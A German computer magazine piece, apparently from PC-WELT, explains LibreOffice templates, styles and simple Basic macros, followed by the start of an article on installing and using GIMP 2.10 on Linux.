Mit Makros können Sie eigene Funktionen für häufig benötigte Berechnungen in Calc erstellen. Öffnen Sie ein neues Tabellendokument und speichern Sie es beispielsweise unter dem Namen „FunktionDemo“. Gehen Sie im Menü auf „Extras → Makros → Makros verwalten → LibreOffice Basic“. Wählen Sie unterhalb von „Makro aus“ das Dokument „FunktionDemo.ods“. Klicken Sie auf „Neu“, belassen Sie die Bezeichnung „Module1“ und klicken Sie auf „OK“. Fügen Sie hinter „End Sub“ die folgenden sieben Zeilen ein:

```
Function rabatt(Menge, Preis)
If Menge >= 100 Then
Rabatt = Menge * Preis * 0.1
Else
Rabatt = 0
End If
End Function
```

In Ihrem Tabellendokument können Sie jetzt die neue Funktion „=RABATT(B8;C8)“ verwenden, wenn in „B8“ die Menge und in „C8“ der Preis steht. Bei einer Menge ab 100 Stück gibt das Makro zehn Prozent des Produkts aus Menge und Preis zurück, andernfalls „0“.



Dokumentvorlagen: Einige Vorlagen von der Heft-DVD sind mit zusätzlichen Kommentaren versehen, die beim individuellen Anpassen des Dokuments helfen.

3. Dokumentvorlagen verwenden und anpassen

Eine Dokumentvorlage dient dazu, mehreren gleichartigen Dokumenten ein identisches Erscheinungsbild zu geben. Im Lieferumfang von Libre Office sind nur wenige Dokumentvorlagen enthalten. Auf der Heft-DVD finden Sie jedoch viele weitere Vorlagen, um Briefe, Berichte und Präsentationen zu gestalten. Dokumentvorlagen unterscheiden sich inhaltlich nicht von Dokumenten. Je nach Einsatzzweck sind Bilder, Text und Textrahmen enthalten. Vorlagen tragen jedoch eine andere Dateinamenserweiterung: Für die Textverarbeitung beispielsweise „.ott“ und bei der Tabellenkalkulation„.ots“. Sobald Sie eine Vorlagendatei per Doppelklick im Dateimanager öffnen, erstellt Libre Office ein neues Dokument auf Basis der Vorlage.

Bei vorgefertigten Dokumentvorlagen werden Sie in der Regel Anpassungen vornehmen wollen. Öffnen Sie beispielsweise die Vorlage „Briefvorlage farbig DIN“ (Dateiname: „letter-blue.ott“) von der Heft-DVD. Es öffnet sich das Fenster „Eingabefeld“, in das Sie einen Wert für „Zeichen des Empfängers“ eintippen. Der Text erscheint im Brief hinter „Ihr Zeichen“. Klicken Sie jeweils auf „Weiter“ und zum Schluss auf „OK“, um auch die Felder „Anrede“, „Empfänger Name/Firma“, „Straße Hausnr.“ und „PLZ Ort“ auszufüllen. Die anderen Bereiche des Dokuments überschreiben Sie einfach mit den gewünschten Inhalten. Eingabefelder sind kein notwendiger Bestandteil einer Dokumentvorlage, sondern nur eine Ausfüllhilfe, die der Ersteller der Vorlage mit „Einfügen → Feldbefehl → Weitere Feldbefehle“ (Strg-F2) eingebaut hat.

Bei Bedarf passen Sie das Dokument individuell an und legen beispielsweise Schriftart und Schriftgröße fest (siehe auch Punkt 5) oder ändern die Positionen von Elementen. Bei umfangreichen Änderungen lohnt es sich, das Ergebnis über „Datei → Speichern unter“ wieder als Dokumentvorlage zu speichern. Wählen Sie dazu hinter „Dateityp“ den Eintrag „ODF-Textdokumentvorlage (.ott)“. Auf dem gleichen Weg können Sie aus beliebigen Dokumenten Vorlagen erzeugen.

4. Mit dem Vorlagenkatalog arbeiten


Libre Office bietet ein Tool, über das sich Dokumentvorlagen organisieren lassen. Sie rufen es über „Datei → Vorlagen → Vorlagen verwalten“ auf. Hinter „Filter“ können Sie die angezeigten Vorlagen auf Bereiche wie „Textdokumente“ oder „Präsentationen“ beschränken und dahinter zusätzlich eine Kategorie wählen. Im Vorlagenkatalog tauchen auch Vorlagen auf, die Sie über Erweiterungen installiert haben. Öffnen Sie beispielsweise die Datei „vorlagen_de_opendoc.oxt“ („de.OpenOffice.org – German Templates“) von der Heft-DVD per Doppelklick im Dateimanager. Es öffnet sich der „Extension Manager“ von Libre Office. Klicken Sie auf „OK“, um die Installation zu bestätigen. Danach akzeptieren Sie die Lizenzbedingungen. Wenn Sie jetzt auf „Datei → Vorlagen → Vorlagen verwalten“ oder „Datei → Neu → Vorlagen“ gehen, sehen Sie die neu hinzugefügten Dokumentvorlagen.

Über die Schaltfläche „Exportieren“ können Sie eine oder mehrere Vorlagen aus dem Katalog als Vorlagendatei speichern (Mehrfachauswahl bei gedrückter Strg-Taste). Über „Importieren“ nehmen Sie Vorlagendateien in den Katalog auf.

Per Doppelklick erstellen Sie über den Vorlagenkatalog ein neues Dokument auf Basis einer Vorlage. Wählen Sie im Kontextmenü einer Vorlage „Bearbeiten“, wenn Sie eine Vorlage ändern wollen. Mitgelieferte oder über eine Erweiterung nachinstallierte Vorlagen öffnet Libre Office schreibgeschützt. Klicken Sie auf „Dokument bearbeiten“, damit Sie Änderungen vornehmen können. Anschließend gehen Sie auf „Datei → Vorlagen → Als Vorlage speichern“ und tippen eine aussagekräftige Bezeichnung ein. Wählen eine Kategorie, beispielsweise „Meine Vorlagen“ und klicken Sie auf „Speichern“.

5. Formatvorlagen verwenden

Wer nur gelegentlich ein Dokument verfasst, verwendet in der Regel das Menü „Format“ oder die Funktionen auf der Symbolleiste „Formatierungen“. Markierte Be-



Dokumentvorlage wählen: Im Fenster „Vorlagen verwalten“ sehen Sie die verfügbaren Dokumentvorlagen. Um die Liste einzuschränken, verwenden Sie die Einstellungen hinter „Filter“.

reiche lassen sich über die direkte Formatierung schnell in einer anderen Schriftart, fett oder kursiv darstellen. Bei umfangreichen Dokumenten oder bei der Verwendung von Dokumentvorlagen empfiehlt es sich jedoch, Formatvorlagen zu verwenden. Sie sparen sich unnötige Klickarbeit und spätere Anpassungen sind dadurch viel einfacher durchzuführen. Für einige Funktionen, beispielsweise ein automatisch generiertes Inhaltsverzeichnis, ist die Verwendung von Formatvorlagen sogar zwingende Voraussetzung („Einfügen → Verzeichnis → Verzeichnis“).

In Libre Office gibt es in der Textverarbeitung mehrere Formatvorlagentypen: Absatzvorlagen, Zeichenvorlagen, Rahmenvorlagen, Listenvorlagen und Tabellenvorlagen. Die Tabellenkalkulation kennt dagegen nur Zellvorlagen und Seitenvorlagen. Allen ist gemeinsam, dass Sie darüber Formatierungen für einzelne Bereiche eines Dokuments festlegen können.

Über die Taste F11 blenden Sie die Formatvorlagen in der Seitenleiste ein. Sollte die Seitenleiste vorher nicht sichtbar gewesen sein, drücken Sie zweimal F11. Unterhalb von „Vorlagen“ gibt es eine kleine Symbolleiste für die Auswahl des Vorlagentyps. Klicken Sie ganz links auf „Absatzvorlagen“.


Absatzvorlagen bearbeiten: Suchen Sie in der Liste der Absatzvorlagen nach „Standard“ und wählen Sie im Kontextmenü „Ändern“. Auf der Registerkarte „Schrift“ können Sie Schriftart und Schriftgröße ändern und auf der Registerkarte „Ausrichtung“ von „Links“ auf „Blocksatz“ umstellen. Bei Blocksatz sollten Sie auf der Registerkarte „Textfluss“ die automatische Silbentrennung aktivieren. Speichern Sie die Vorlage per Klick auf „OK“.

Bauen Sie in Ihr Dokument eine Überschrift ein und weisen Sie dem Absatz eine Formatvorlage zu. Das geht per Doppelklick auf „Überschrift 1“ in der Liste unter „Vorlagen“. Alternativ verwenden Sie das Auswahlfeld für Absatzvorlagen in der Symbolleiste „Formatierungen“ oder die Tastenkombination Strg-1. Mit Strg-2, Strg-3 und so weiter weisen Sie die Absatzvorlagen „Überschrift 2“ und „Überschrift 3“ zu. Die Hierarchie der Überschriften dient der logischen Gliederung und hat Auswirkungen auf die automatische Nummerierung („Extras → Kapitelnummerierung“).

Wenn Sie das Aussehen von „Überschrift 1“ anpassen wollen, verwenden Sie wie zuvor bei „Standard“ den Kontextmenüpunkt „Ändern“. Stellen Sie beispielsweise auf der Registerkarte „Schrifteffekt“ eine andere Schriftfarbe ein. Die Einstellung gilt sofort für alle mit „Überschrift 1“ formatierten Absätze.



Formatvorlage ändern: Formatierungsänderungen in einer Formatvorlage wirken sich im aktuellen Dokument sofort auf alle Bereiche aus, denen diese Vorlage zugewiesen ist.




Formatvorlagen übertragen: Im Fenster „Vorlagen laden“ wählen Sie die Dokumentvorlage, aus der Sie Formatvorlagen importieren wollen.

In Libre Office folgt die Anzeige beziehungsweise Auswahl unter „Vorlagen“ automatisch der Absatzvorlage, in der sich der Cursor gerade befindet. Sie werden daher wahrscheinlich bemerken, dass Absätze unterhalb von Überschriften nicht mehr mit der Formatvorlage „Standard“, sondern mit „Textkörper“ formatiert sind. Diese Anpassung führt Libre Office automatisch durch, damit ein etwas größerer Abstand zwischen den einzelnen Absätzen und der nachfolgenden Überschrift entsteht. Wenn Sie sich die Eigenschaften von „Textkörper“ über „Ändern“ ansehen und auf die Registerkarte „Verwalten“ gehen, sehen Sie hinter „Verknüpft mit“ den Eintrag „Standard“. „Textkörper“ übernimmt damit alle Einstellungen von „Standard“, abweichend beziehungsweise zusätzlich ist bei „Einzüge und Abstände“ für „Unter Absatz“ der Wert auf „0,25 cm“ festgelegt.

Zeichenvorlagen bearbeiten: Hier gilt dasselbe wie bei Absatzvorlagen, jedoch gelten Zeichenvorlagen nur auf Wörter oder Zeichen innerhalb eines Absatzes. Sie finden hier beispielsweise „Betont“ und „Stark betont“, was den direkten Formatierungen „kursiv“ und „fett“ entspricht.

Mit Rahmenvorlagen können Sie mehr erreichen, als die Bezeichnung vermuten lässt. Setzen Sie beispielsweise über „Einfügen → Bild“ zwei Bilddateien in Ihr Textdokument ein. Libre Office verwendet dafür automatisch die Rahmenvorlage „Bil-



Standardformatierungen: Mit einer Standardvorlage legen Sie die Formatierungen neuer Dokumente vorab fest. Über „Standard wiederherstellen“ entfernen Sie die Zuordnung wieder.



Makro starten: Gehen Sie auf „Extras → Makros → Makro ausführen“. Unter „Module1“ sehen Sie selbst erstellte Makros, die Sie per Klick auf „Ausführen“ starten.

der“, bei der Sie im Kontextmenü auf „Neu“ gehen. Kontrollieren Sie, ob auf der Registerkarte „Verwalten“ hinter „Verknüpfen mit“ der Eintrag „Bilder“ eingestellt ist, und ändern Sie das gegebenenfalls. Geben Sie der Formatvorlage den Namen „Bilder_links“ und ändern Sie auf der Registerkarte „Umlauf“ die Einstellung auf „Hinter“. Unter „Abstand“ belassen Sie „Links“ auf „0,00 cm“ bei „Rechts“, „Oben“ und „Unten“ stellen Sie „0,30 cm“ ein. Erstellen Sie über „Neu“ eine weitere Rahmenvorlage mit dem Namen „Bilder_rechts“. Hier stellen Sie bei „Umlauf“ die Ausrichtung „Vor“ ein und bei den Abständen „0,30 cm“ für „Links“, „Oben“ und „Unten“. Bei „Rechts“ belassen Sie „0,00 cm“.

Weisen Sie dem ersten Bild per Doppelklick die Vorlage „Bilder_links“ zu und verschieben Sie das Bild bündig an den linken Rand des Absatzes. Das zweite Bild erhält die Vorlage „Bilder_rechts“ und Sie verschieben es an den rechten Rand. Dank der Rahmenvorlage ist der korrekte Abstand zum Text – einmal rechts und einmal links – bei beiden Bildern gegeben.

Seitenvorlagen setzen Sie in der Regel bei mehrseitigen Dokumenten ein, beispielsweise Facharbeiten, akademischen Hausarbeiten oder Broschüren. Beispiele dafür finden Sie auf der Heft-DVD in der „Vorlage für eine wissenschaftliche Hausarbeit“.

Vorlagen zwischen Dokumenten austauschen: Aus einem Dokument mit selbst erstellten Formatvorlagen sollten Sie über „Datei → Vorlagen → Als Vorlage speichern“ immer eine Dokumentvorlage erstellen, damit die Formatierungen auch in neuen Dokumenten verfügbar sind. Formatvorlagen lassen sich aber auch aus Dokumentvorlagen oder anderen Dokumenten importieren. Klicken Sie im Fenster „Vorlagen“ (F11) auf die Schaltfläche ganz rechts neben der Gießkanne und danach im Menü auf „Vorlagen laden“. Wählen Sie die Dokumentvorlage, aus der Sie Formatvorlagen importieren möchten, und setzen Sie Häkchen vor den gewünschten Vorlagentypen. Ist ein Häkchen bei „Überschreiben“ gesetzt, ersetzt Libre Office gleichnamige Vorlagen. Andernfalls werden nur neue Vorlagen importiert. Über die Schaltfläche „Aus Datei“ können Sie eine Dokumentvorlage oder ein Dokument für den Vorlagenimport auswählen.

6. Standard-Dokumentvorlage ändern

Wenn Sie über „Datei → Neu → Textdokument“ ein Dokument erstellen, formatiert Libre Office es mit Standardeinstellungen, die im Programm hinterlegt sind. Anders als bei Microsoft Word („normal.dotm“) gibt es keine Datei für die Standardvorlage. Die können Sie aber selbst erstellen. Nehmen Sie in einem leeren Textdokument die gewünschten Änderungen in den Formatvorlagen vor. Speichern Sie die Datei über „Datei → Vorlagen → Als Vorlage speichern“. Im Vorlagenkatalog (Shift-Strg-N) wählen Sie im Kontextmenü der eben erstellen Vorlagen „Als Standard setzen“. Über den Kontextmenüpunkt „Standard wiederherstellen“ lässt der Schritt rückgängig machen.

Bei den anderen Programmmodulen läuft es entsprechend ab. Sobald Sie eine eigene Dokumentvorlage für die Tabellenkalkulation, Präsentationen oder Zeichnungen erstellt haben, können Sie diese über den Vorlagenkatalog als Standard festlegen.

7. Einfache Makros erstellen


Libre Office lässt sich mit mehreren Programmiersprachen steuern und automatisieren, beispielsweise Java, Python und Javascript. Am einfachsten gelingt der Einstieg mit Basic, für das es eine integrierte

Entwicklungsumgebung (IDE) gibt. Über „Hilfe → LibreOffice Hilfe“ finden Sie im Abschnitt „Makros und Programmierung“ grundlegende Informationen und eine Befehlsreferenz. Wer weitere Infos und Beispielmakros sucht, wird beispielsweise auf *http://pitonyak.org/oo.php* fündig.

Für erste Schritte und Automatisierungsaufgaben verwenden Sie die Basic-Makroaufzeichnung. Der Makrorecorder von Libre Office funktioniert jedoch nicht immer perfekt. Nicht alles lässt sich vollständig aufzeichnen und manchmal kommt es zu Fehlern. Deshalb ist der Makrorecorder auch nicht standardmäßig aktiviert. Gehen Sie daher zuerst in Libre Office auf „Extras → Optionen“ und setzen Sie unter „LibreOffice → Erweitert“ ein Häkchen vor die Option „Makroaufzeichnung ermöglichen (eingeschränkt)“.

Gehen Sie auf „Extras → Makros → Makro aufzeichnen“. Es erscheint das Fenster „Makro aufzeichnen“. Wenn Sie jetzt Text eintippen, Schaltflächen anklicken oder Funktionen im Menü wählen, setzt Libre Office das in Makrobefehle um. Klicken Sie zum Abschluss auf „Aufzeichnung beenden“. Tippen Sie die Bezeichnung des neuen Makros ein und klicken Sie auf „Speichern“. Im Fenster übernehmen Sie den Namen „Module1“ und klicken auf „OK“.

Klicken Sie auf „Extras → Makros → Makro ausführen“ oder drücken Sie die Tastenkombination Alt-F11. Gehen Sie auf „Meine Makros → Standard → Module1“, wählen Sie unter „Vorhandene Makros in: Module1“ den Eintrag des eben aufgezeichneten Makros und klicken Sie auf „Ausführen“. Das Makro erledigt dann die Aktionen, die Sie zuvor aufgezeichnet haben.



Schnellstarter für Makros: Erstellen Sie Schaltflächen für Makros in einer eigenen Symbolleiste. Dann genügt ein Mausklick, um das gewünschte Makro auszuführen.

Über Tastenkombinationen oder Schaltflächen in Symbolleisten lassen sich Makros deutlich schneller starten. Gehen Sie auf „Extras → Anpassen“ und wählen Sie die Registerkarte „Tastatur“. Suchen Sie nach einer Tastenkombination, die bisher noch nicht belegt ist, etwa Strg-Alt-M. Klicken Sie die Tastenkombination an. Gehen Sie unter „Bereich“ auf „LibreOffice-Makros → Meine Makros → Standard → Module1“ und unter „Funktion“ klicken Sie das zuvor aufgezeichnete Makro an. Klicken Sie auf „Ändern“ und dann auf „OK“. Jetzt lässt sich das Makro schnell über die gewählte Tastenkombination starten. Wenn Sie lieber ein Icon in einer Symbolleiste verwenden möchten, gehen Sie auf „Extras → Anpassen“ und dann auf die Registerkarte „Symbolleisten“.

Es empfiehlt sich, für individuelle Funktionen eine eigene Symbolleiste anzulegen. Dazu klicken Sie auf die „+“-Schaltfläche und legen eine Bezeichnung fest. Wählen Sie hinter „Kategorie“ den Eintrag „Makros“ und dann bei „Funktion“ das gewünschte Makro unterhalb von „Meine Makros“. Klicken Sie auf die Schaltfläche mit dem Pfeil nach rechts und dann auf „OK“. Über die neu erstellte Schaltfläche in der Symbolleiste lässt sich das Makro jetzt mit einem Mausklick starten. ■

AUF HEFT-DVD: DOKUMENTVORLAGEN FÜR LIBRE OFFICE (AUSWAHL)

Name	Beschreibung	Auf	Internet	Sprache
Barcode 128B	Calc-Dokument, über das Sie Barcodes mit bis zu einer Länge von 20 Zeichen erstellen	Heft-DVD	*www.pcwelt.de/UiZ2Cb*	Englisch
Briefvorlage farbig DIN	Briefvorlage (Fenster) in Farbe Blau mit Briefkopf, automatischer Absendererkennung und Ausfüllhilfe	Heft-DVD	*www.pcwelt.de/9JUZQo*	Deutsch
Briefvorlage schwarz-weiß DIN	Briefvorlage (Fenster) in Schwarz mit Briefkopf, automatischer Absendererkennung und Ausfüllhilfe	Heft-DVD	*www.pcwelt.de/8KjF6w*	Deutsch
de.OpenOffice.org – German Templates	Sammlung mit etwa 130 Vorlagen aus unterschiedlichen Kategorien (Extension)	Heft-DVD	*www.pcwelt.de/MwqKZ3*	Deutsch
Etiketten	Beschriftungen für Hängeregister (59 x 21 mm)	Heft-DVD	*www.pcwelt.de/YawMof*	Deutsch
Fenster-Brief-DL	Deutscher Fensterbrief „DIN lang“	Heft-DVD	*www.pcwelt.de/gtyoPl*	Deutsch
Modern Impress Templates	Präsentationsvorlagen für Impress (Extension)	Heft-DVD	*www.pcwelt.de/nRWQmn*	Englisch
OxygenOffice Extra – German Templates	Sammlung mit mehr als 100 Vorlagen aus unterschiedlichen Kategorien (Extension)	Heft-DVD	*www.pcwelt.de/Oy2r_F*	Deutsch
QR-Code-Generator	Erweiterung, mit der sich QR-Codes erstellen lassen	Heft-DVD	*www.pcwelt.de/2Qp5V5*	Deutsch
Vorlage für wissenschaftliche Hausarbeiten	Diese Dokumentvorlage hilft beim Erstellen wissenschaftlicher Arbeiten in Uni oder FH	Heft-DVD	*www.pcwelt.de/HY0U6e*	Deutsch
Vorlagensammlung mit 17 Vorlagen	Vorlagen für Briefe, Bücher und mehr	Heft-DVD	*www.pcwelt.de/vt_qZ8*	Deutsch

Das neue Gimp 2.10

Die Entwickler haben Gimp mit Version 2.10 einen neuen Unterbau spendiert, der für mehr Geschwindigkeit und Komfort sorgt. Außerdem gibt es etliche neue und spannende Funktionen.



VON THORSTEN EGGELING

Gimp, das GNU Image Manipulation Program (*www.gimp.org*) ist neben Libre Office und Firefox eines der wichtigsten Open-Source-Großprojekte für den Desktop. Die Bildbearbeitung genügt auch professionellen Ansprüchen bei der Erstellung, Gestaltung und Bearbeitung von Grafikdateien. Es eignet sich für alle Nutzer, die unter Windows beispielsweise Adobe Photoshop verwenden, auch wenn Gimp dessen Funktionsumfang noch nicht erreicht. Nach sechsjähriger Entwicklungszeit steht Gimp 2.10 seit Ende 2018 endlich zum Download bereit. Sechs Jahre sind eine lange Zeit, entsprechend üppig fallen auch die Neuerungen gegenüber der Vorgängerversion aus.

1. Gimp 2.10.2 installieren

Es gibt mehrere Wege, Gimp unter Linux einzurichten. Wenn Sie Gimp über ein herkömmliches DEB-Paket neu installieren wollen, verwenden Sie ein PPA (Personal Package Archive). Ist Gimp bereits installiert, lässt sich das Programm damit aktualisieren. Die bisherige Version steht dann nicht mehr zur Verfügung. Führen Sie die folgenden drei Befehlszeilen aus:

```
sudo add-apt-repository ppa:otto-
  kesselgulasch/gimp
sudo apt-get update
sudo apt-get install gimp
```

Flatpak: Die Gimp-Entwickler empfehlen die Installation als Flatpak. Dabei handelt es sich um Softwarepakete, die eine eigene Laufzeitumgebung unabhängig vom installierten Betriebssystem verwenden. Der Vorteil: Sie können bei Bedarf auch die ältere Gimp-Version aus dem Repositorium der Distribution weiterverwenden und Sie erhalten schneller Updates. Neben Gimp müssen für Flatpak jedoch zahlreiche Pakete der Laufzeitumgebung eingerichtet werden, was insgesamt etwa ein GB Speicherplatz auf der Festplatte belegt. Flatpack-Apps benötigen zumindest für den ersten Start etwas länger und belegen mehr Systemressourcen. Ein weiterer Nachteil: Da Flatpak-Apps abgeschottet in einer Sandbox laufen, ist der Datenaustausch mit anderen Programmen nicht möglich, beispielsweise beim Import von RAW-Dateien (siehe Punkt 4).

Flatpak ist beispielsweise in Fedora seit Version 25 oder in Linux Mint seit 18.3 standardmäßig installiert. Bei Ubuntu 16.04 oder 18.04 fehlt die Software. Für die Installation führen Sie in einem Terminalfenster diese drei Befehle aus:

```
sudo add-apt-repository
  ppa:alexlarsson/flatpak
sudo apt update
sudo apt install flatpak
```

Bei Ubuntu 18.04 können Sie zusätzlich mit

```
sudo apt install gnome-software-
  plugin-flatpak
```

Flatpak in Ubuntu-Software integrieren und Flatpak-Pakete dann auch über die grafische Oberfläche installieren oder wieder entfernen. Die aktuelle Gimp-Version – zur Zeit 2.10.2 – installieren Sie dann mit dieser Zeile:

```
flatpak install https://flathub.
  org/repo/appstream/org.gimp.
  GIMP.flatpakref
```

Beantworten Sie alle Fragen mit „y“ und bestätigen Sie mit der Eingabetaste.

Installation als Snap-App: Ab Ubuntu 16.04 sind die für Snap erforderlichen Komponenten bereits vorinstalliert. Snap-Apps funktionieren ähnlich wie Flatpak-Pakete und haben die gleichen Vor- und Nachteile. Für die Installation starten Sie Ubuntu-Software, suchen nach Gimp und klicken auf den ersten Eintrag im Suchergebnis. Unter „Details“ steht hinter „Quelle“ die Angabe „Snap-Store“. Wenn nicht, haben Sie die Seite für die Installation aus dem Ubuntu Repositorium aufgerufen („Quelle: ubuntu-bionic-universe“, zur Zeit Version 2.8.22-1). In diesem Fall blättern Sie zu Seite mit dem Suchergebnis zurück und wählen einen anderen Eintrag.

Klicken Sie hinter „Kanal“ auf die Schaltfläche „stable“. Sie sehen dann, welche Versionen verfügbar sind. Bei Fertigstellung dieses Artikels ließ sich die aktuellste Version „2.10.8“ hinter „edge“ per Klick auf „Switch“ auswählen. Klicken Sie anschlie-

ßend auf „Installieren“. Nach Abschluss der Installatiown klicken Sie auf „Berechtigungen“. Aktivieren Sie „Dokumente ausdrucken“ und „Lese/Schreibe Dateien auf mobilen Datenträgern“, wenn Sie diese Funktionen nutzen möchten.

Bei unseren Tests Ende Juni 2018 fehlte der Snap-App von Gimp mindestens eine Funktion: Es war nicht möglich, „heic“-Dateien zu öffnen, weil die dafür nötige Programmbibliothek fehlte (siehe Kasten „Unterstützung für Apples HEIF-Bildformat“). Das Problem wird aber wahrscheinlich durch eins der nächsten Updates behoben.

Gimp aufrufen: Starten Sie Gimp über eine Suche im Dash (Ubuntu 16.04) oder in den „Aktivitäten“ (Ubuntu 18.04). Sollte die Suche direkt nach der Installation nicht fündig werden, melden Sie sich bei Ubuntu ab und wieder an.

2. Änderungen bei Oberfläche und Bedienung


Gimp zeigt nach dem Start eine weitestgehend deutschsprachige Oberfläche. Vereinzelt stoßen Sie auf englischsprachige Beschriftungen. Über „Bearbeiten → Einstellungen“ können Sie im Bereich „Oberfläche“ auch eine andere Sprache oder „English [en_US]“ einstellen. Das kann hilfreich sein, wenn Sie englischsprachige Gimp-Tutorials nachvollziehen wollen.

Standardmäßig startet das Programm im Einzelfenster-Modus. Wenn Sie frei positionierbare Fenster bevorzugen, entfernen Sie das Kreuzchen unter „Fenster → Einzelfenster-Modus“. Bei der Aufteilung der Gimp-Benutzeroberfläche gibt es keine grundlegenden Änderungen, außer dass jetzt ein graues statt einem weißen Thema zum Einsatz kommt. Gimp versucht für hochauflösende Monitore die optimale Einstellung zu finden, damit die Elemente gut sichtbar sind. Über „Bearbeiten → Einstellungen“ können Sie unter „Oberfläche → Thema“ die Darstellung ändern und auch ein helles Thema auswählen. Unter „Oberfläche → Symbol Thema“ stellen Sie die dafür passenden Icons ein und ändern bei Bedarf die Symbolgröße. Für einige Abbildungen in diesem Artikel haben wir das Thema „System“ und das Symbolthema „Legacy“ aktiviert.

